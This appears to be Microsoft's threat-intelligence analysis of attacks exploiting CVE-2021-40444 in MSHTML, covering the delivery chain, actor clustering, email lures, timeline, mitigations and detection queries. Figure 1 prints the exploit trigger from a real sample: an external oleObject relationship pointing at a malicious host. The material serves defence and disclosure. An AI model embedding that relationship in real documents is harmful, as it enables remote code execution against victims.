
Analyzing attacks that exploit the CVE-2021-40444 MSHTML vulnerability

microsoft.com/security/blog/2021/09/15/analyzing-attacks-that-exploit-the-mshtml-cve-2021-40444-vulnerability

September 15, 2021



In August, Microsoft Threat Intelligence Center (MSTIC) identified a small number of attacks (less than 10) that attempted to exploit a remote code execution vulnerability in MSHTML using specially crafted Microsoft Office documents. These attacks used the vulnerability, tracked as CVE-2021-40444, as part of an initial access campaign that distributed custom Cobalt Strike Beacon loaders. These loaders communicated with an infrastructure that Microsoft associates with multiple cybercriminal campaigns, including human-operated ransomware.

The observed attack vector relies on a malicious ActiveX control that could be loaded by the browser rendering engine using a malicious Office document. Customers who enabled attack surface reduction rules to block Office from creating child processes are not impacted by the exploitation technique used in these attacks. While these attacks used a vulnerability to access entry point devices and run highly-privileged code, the secondary actions taken by the attackers still rely on stealing credentials and moving laterally to cause organization-wide impact. This illustrates the importance of investing in attack surface reduction, credential hygiene, and lateral movement mitigations. Customers are advised to apply the security patch for CVE-2021-40444 to fully mitigate this vulnerability.

This blog details our in-depth analysis of the attacks that used the CVE-2021-40444, provides detection details and investigation guidance for Microsoft 365 Defender customers, and lists mitigation steps for hardening networks against this and similar attacks. Our colleagues at RiskIQ conducted their own analysis and coordinated with Microsoft in publishing this research.

Exploit delivery mechanism

The initial campaigns in August 2021 likely originated from emails impersonating contracts and legal agreements, where the documents themselves were hosted on file-sharing sites. The exploit document used an external oleObject relationship to embed exploitative JavaScript within MIME HTML remotely hosted content that results in (1) the download of a CAB file containing a DLL bearing an INF file extension, (2) decompression of that CAB file, and (3) execution of a function within that DLL. The DLL retrieves remotely hosted shellcode (in this instance, a custom Cobalt Strike Beacon loader) and loads it into *wabmig.exe* (Microsoft address import tool.)

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"
/><Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme"
Target="theme/theme1.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship
Id="rId6" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="
fontTable.xml"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/oleObject" Target="mhtml:http://pawevi.com/
e32c8df2cf6b7a16/specify.html!x-usc:http://pawevi.com/e32c8df2cf6b7a16/specify.html" TargetMode="External"/>
Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image" Target=
"media/image1.wmf"/></Relationships>
```

Figure 1. The original exploit vector: an externally targeted oleObject relationship definition bearing an MHTML handler prefix pointed at an HTML file hosted on infrastructure that has similar qualities to the Cobalt Strike Beacon infrastructure that the loader's payload communicates with.

Content that is downloaded from an external source is tagged by the Windows operating system with a mark of the web, indicating it was downloaded from a potentially untrusted source. This invokes Protected Mode in Microsoft Office, requiring user interaction to disable it to run content such as macros. However, in this instance, when opened without a mark of the web present, the document's payload executed immediately without user interaction – indicating the abuse of a vulnerability.




Figure 2. Attack chain of DEV-0413 campaign that used CVE-2021-40444

DEV-0413 observed exploiting CVE-2021-40444

As part of Microsoft's ongoing commitment to tracking both nation state and cybercriminal threat actors, we refer to the unidentified threat actor as a "development group" and utilize a threat actor naming structure with a prefix of "DEV" to indicate an emerging threat group or unique activity during the tracking and investigation phases before MSTIC reaches high confidence about the origin or identity of the actor behind an operation. MSTIC tracks a large cluster of cybercriminal activity involving Cobalt Strike infrastructure under the name DEV-0365.


The infrastructure we associate with DEV-0365 has several overlaps in behavior and unique identifying characteristics of Cobalt Strike infrastructure that suggest it was created or managed by a distinct set of operators. However, the follow-on activity from this infrastructure indicates multiple threat actors or clusters associated with human-operated ransomware attacks (including the deployment of Conti ransomware). One explanation is that DEV-0365 is involved in a form of command- and-control infrastructure as a service for cybercriminals.

Additionally, some of the infrastructure that hosted the oleObjects utilized in the August 2021 attacks abusing CVE-2021-40444 were also involved in the delivery of BazaLoader and Trickbot payloads — activity that overlaps with a group Microsoft tracks as DEV-0193. DEV-0193 activities overlap with actions tracked by Mandiant as UNC1878.

Due to the uncertainty surrounding the nature of the shared qualities of DEV-0365 infrastructure and the significant variation in malicious activity, MSTIC clustered the initial email campaign exploitation identified as CVE-2021-40444 activity separately, under DEV-0413.

The DEV-0413 campaign that used CVE-2021-40444 has been smaller and more targeted than other malware campaigns we have identified leveraging DEV-0365 infrastructure. We observed the earliest exploitation attempt of this campaign on August 18. The social engineering lure used in the campaign, initially highlighted by Mandiant, aligned with the business operations of targeted organizations, suggesting a degree of purposeful targeting. The campaign purported to seek a developer for a mobile application, with multiple application development organizations being targeted. In most instances, file-sharing services were abused to deliver the CVE-2021-40444-laden lure.

It is worth highlighting that while monitoring the DEV-0413 campaign, Microsoft identified active DEV-0413 infrastructure hosting CVE-2021-40444 content wherein basic security principles had not been applied. DEV-0413 did not limit the browser agents able to access the server to their malware implant or known targets, thereby permitting directory listing for their web server. In doing so, the attackers exposed their exploit to anyone who might have gained interest based on public social media discussion.



1. Business model:
   a. The core object of the app/website is to convey orders from individuals and small businesses.
   b. The purpose of this app/website is to make possible for the individuals to use our services and to make order placement easier for small businesses.
   c. Other aspects that app/website convey are creation of statistics and sending messages to couriers with time and address of pickup.

2. Target audience:
   a. The app/website users will be individuals and small businesses who wants to sent medium/large cargo via ship.
   b. This app/website can be used by anyone and any business type.
   c. Specific region I want to launch it is Netherlands but with the ability to scale and support multiple languages.
   d.This app/website does not have any age, gender or specific audience criteria.

3. Revenue model:
   a. Revenue model for the app/website is revenue from placed orders, it won't have commercials.
   b. I do not need Ads management.
   c. App/website will require module for online payment.
   d. App/website won't have any commission for transaction.
   e. App/website won't need subscription or membership to manage.


4. Platform:
   a. I want this app to be available for IOS and Android

5. References:
   a. Three similar apps/websites:
      - haulk.app
      - superdispatch.com
      - loadaza.com

Figure 3. Content of the original DEV-0413 email lure seeking application developers

At least one organization that was successfully compromised by DEV-0413 in their August campaign was previously compromised by a wave of similarly-themed malware that interacted with DEV-0365 infrastructure almost two months before the CVE-2021-40444 attack. It is currently not known whether the retargeting of this organization was intentional, but it reinforces the connection between DEV-0413 and DEV-0365 beyond sharing of infrastructure.

In a later wave of DEV-0413 activity on September 1, Microsoft identified a lure change from targeting application developers to a “small claims court” legal threat.



Letter before small claims court claim

As it has not been possible to resolve this matter amicably, and it is apparent that court action may be necessary, I write in compliance with the Practice Direction on Pre-Action Conduct.

This claim regards an artist from your label and royalty issues.

In accordance with the Practice Direction on Pre-Action Conduct I would request that you provide me with copies of the certain documents.

I can confirm that I would be agreeable to mediation and would consider any other system of Alternative Dispute Resolution (ADR) in order to avoid the need for this matter to be resolved by the courts.

I would invite you to put forward any proposals in this regard.

In closing, I would draw your attention to paragraphs 15 and 16 of the Practice Direction which gives the courts the power to impose sanctions on the parties if they fail to comply with the direction including failing to respond to this letter before claim.

I look forward to hearing from you within the next 28 days.

Should I not receive a response to my letter within this time frame then I anticipate that court action will be commenced with no further reference to you.

Yours faithfully,

Figure 4. Example of the “Small claims court” lure utilized by DEV-0413

Vulnerability usage timeline

On August 21, 2021, MSTIC observed a social media post by a Mandiant employee with experience tracking Cobalt Strike Beacon infrastructure. This post highlighted a Microsoft Word document (SHA-256: 3bddb2e1a85a9e06b9f9021ad301fdcde33e197225ae1676b8c6d0b416193ecf) that had

been uploaded to VirusTotal on August 19, 2021. The post's focus on this document was highlighting the custom Cobalt Strike Beacon loader and did not focus on the delivery mechanism.

MSTIC analyzed the sample and determined that an anomalous oleObject relationship in the document was targeted at an external malicious HTML resource with an MHTML handler and likely leading to abuse of an undisclosed vulnerability. MSTIC immediately engaged the Microsoft Security Response Center and work began on a mitigation and patch. During this process, MSTIC collaborated with the original finder at Mandiant to reduce the discussion of the issue publicly and avoid drawing threat actor attention to the issues until a patch was available. Mandiant partnered with MSTIC and did their own reverse engineering assessment and submitted their findings to MSRC.

On September 7, 2021, Microsoft released a security advisory for CVE-2021-40444 containing a partial workaround. As a routine in these instances, Microsoft was working to ensure that the detections described in the advisory would be in place and a patch would be available before public disclosure. During the same time, a third-party researcher reported a sample to Microsoft from the same campaign originally shared by Mandiant. This sample was publicly disclosed on September 8. We observed a rise in exploitation attempts within 24 hours.




Figure 5. Graphic showing original exploitation on August 18 and attempted exploitation increasing after public disclosure

Microsoft continues to monitor the situation and work to deconflict testing from actual exploitation. Since the public disclosure, Microsoft has observed multiple threat actors, including ransomware-as-a-service affiliates, adopting publicly disclosed proof-of-concept code into their toolkits. We will continue to provide updates as we learn more.

Mitigating the attacks

Microsoft has confirmed that the following attack surface reduction rule blocks activity associated with exploitation of CVE-2021-40444 at the time of publishing:

> Block all Office applications from creating child processes

Apply the following mitigations to reduce the impact of this threat and follow-on actions taken by attackers.

- Apply the security updates for CVE-2021-40444. Comprehensive updates addressing the vulnerabilities used in this campaign are available through the September 2021 security updates.
- Run the latest version of your operating systems and applications. Turn on automatic updates or deploy the latest security updates as soon as they become available.
- Use a supported platform, such as Windows 10, to take advantage of regular security updates.
- Turn on cloud-delivered protectionin Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block the majority of new and unknown variants.
- Turn on tamper protectionin Microsoft Defender for Endpoint, to prevent malicious changes to security settings.
- Run EDR in block modeso that Microsoft Defender for Endpoint can block malicious artifacts, even when your non-Microsoft antivirus doesn't detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach.
- Enable investigation and remediationin full automated mode to allow Microsoft Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
- Use device discoveryto increase your visibility into your network by finding unmanaged devices on your network and onboarding them to Microsoft Defender for Endpoint.

Microsoft 365 Defender detection details

Antivirus

Microsoft Defender Antivirus detects threat components as the following malware:

- TrojanDownloader:O97M/Donoff.SA – Detects the Word Doc files in the observed attacks
- TrojanDownloader:HTML/Donoff.SA – Detects the remotely-loaded HTML
- Trojan:Win32/Agent.SA — Detects the .inf(Dll)/CAB components in the observed attacks
- Trojan:Win32/CplLoader.A – Blocks Rundll32/Control abuse used in this CVE exploitation
- Behavior:Win32/OfficeMhtInj.A – Detects the injection into wabmig.exe

- TrojanDownloader:O97M/Donoff.SA!CAB – Detects CAB files in observed attacks
- TrojanDownloader:O97M/Donoff.SA!Gen – Detects Office documents in observed attacks

Endpoint detection and response (EDR)

Alerts with the following titles in the security center can indicate threat activity on your network:

> Possible exploitation of CVE-2021-40444 (requires Defender Antivirus as the Active AV)

The following alerts might also indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity and are not monitored in the status cards provided with this report.

- Suspicious Behavior By Office Application (detects the anomalous process launches that happen in exploitation of this CVE, and other malicious behavior)
- Suspicious use of Control Panel item

Microsoft Defender for Office365

Microsoft Defender for Office 365 detects exploit documents delivered via email when detonation is enabled using the following detection names:

- Trojan_DOCX_OLEAnomaly_A
  Description = “The sample is an Office document which contains a suspicious oleobject definition.”
- Trojan_DOCX_OLEAnomaly_AB
  Description = “The sample is an Office document which exhibits malicious template injection qualities.”
- Exploit_Office_OleObject_A
  Description = “This sample is an Office document which exhibits malicious qualities.”
- Exploit_Office_OleObject_B
  Description = “This sample is an Office document which exhibits malicious qualities.”

The following alerts in your portal indicate that a malicious attachment has been blocked, although these alerts are also used for many different threats:

- Malware campaign detected and blocked
- Malware campaign detected after delivery
- Email messages containing malicious file removed after delivery

Advanced hunting

To locate possible exploitation activity, run the following queries.

Relative path traversal (requires Microsoft 365 Defender)

Use the following query to surface abuse of Control Panel objects (.cpl) via URL protocol handler path traversal as used in the original attack and public proof of concepts at time of publishing:

```
DeviceProcessEvents
| where (FileName in~('control.exe','rundll32.exe') and ProcessCommandLine has '.cpl:')
or ProcessCommandLine matches regex @'\"\.[a-zA-Z]{2,4}:\.\.\/\.\.'
```

Azure Sentinel

To locate possible attacks that exploit the CVE-2021-40444 , Azure Sentinel customers can leverage the following detection query: Azure Sentinel MSHTML exploit detection.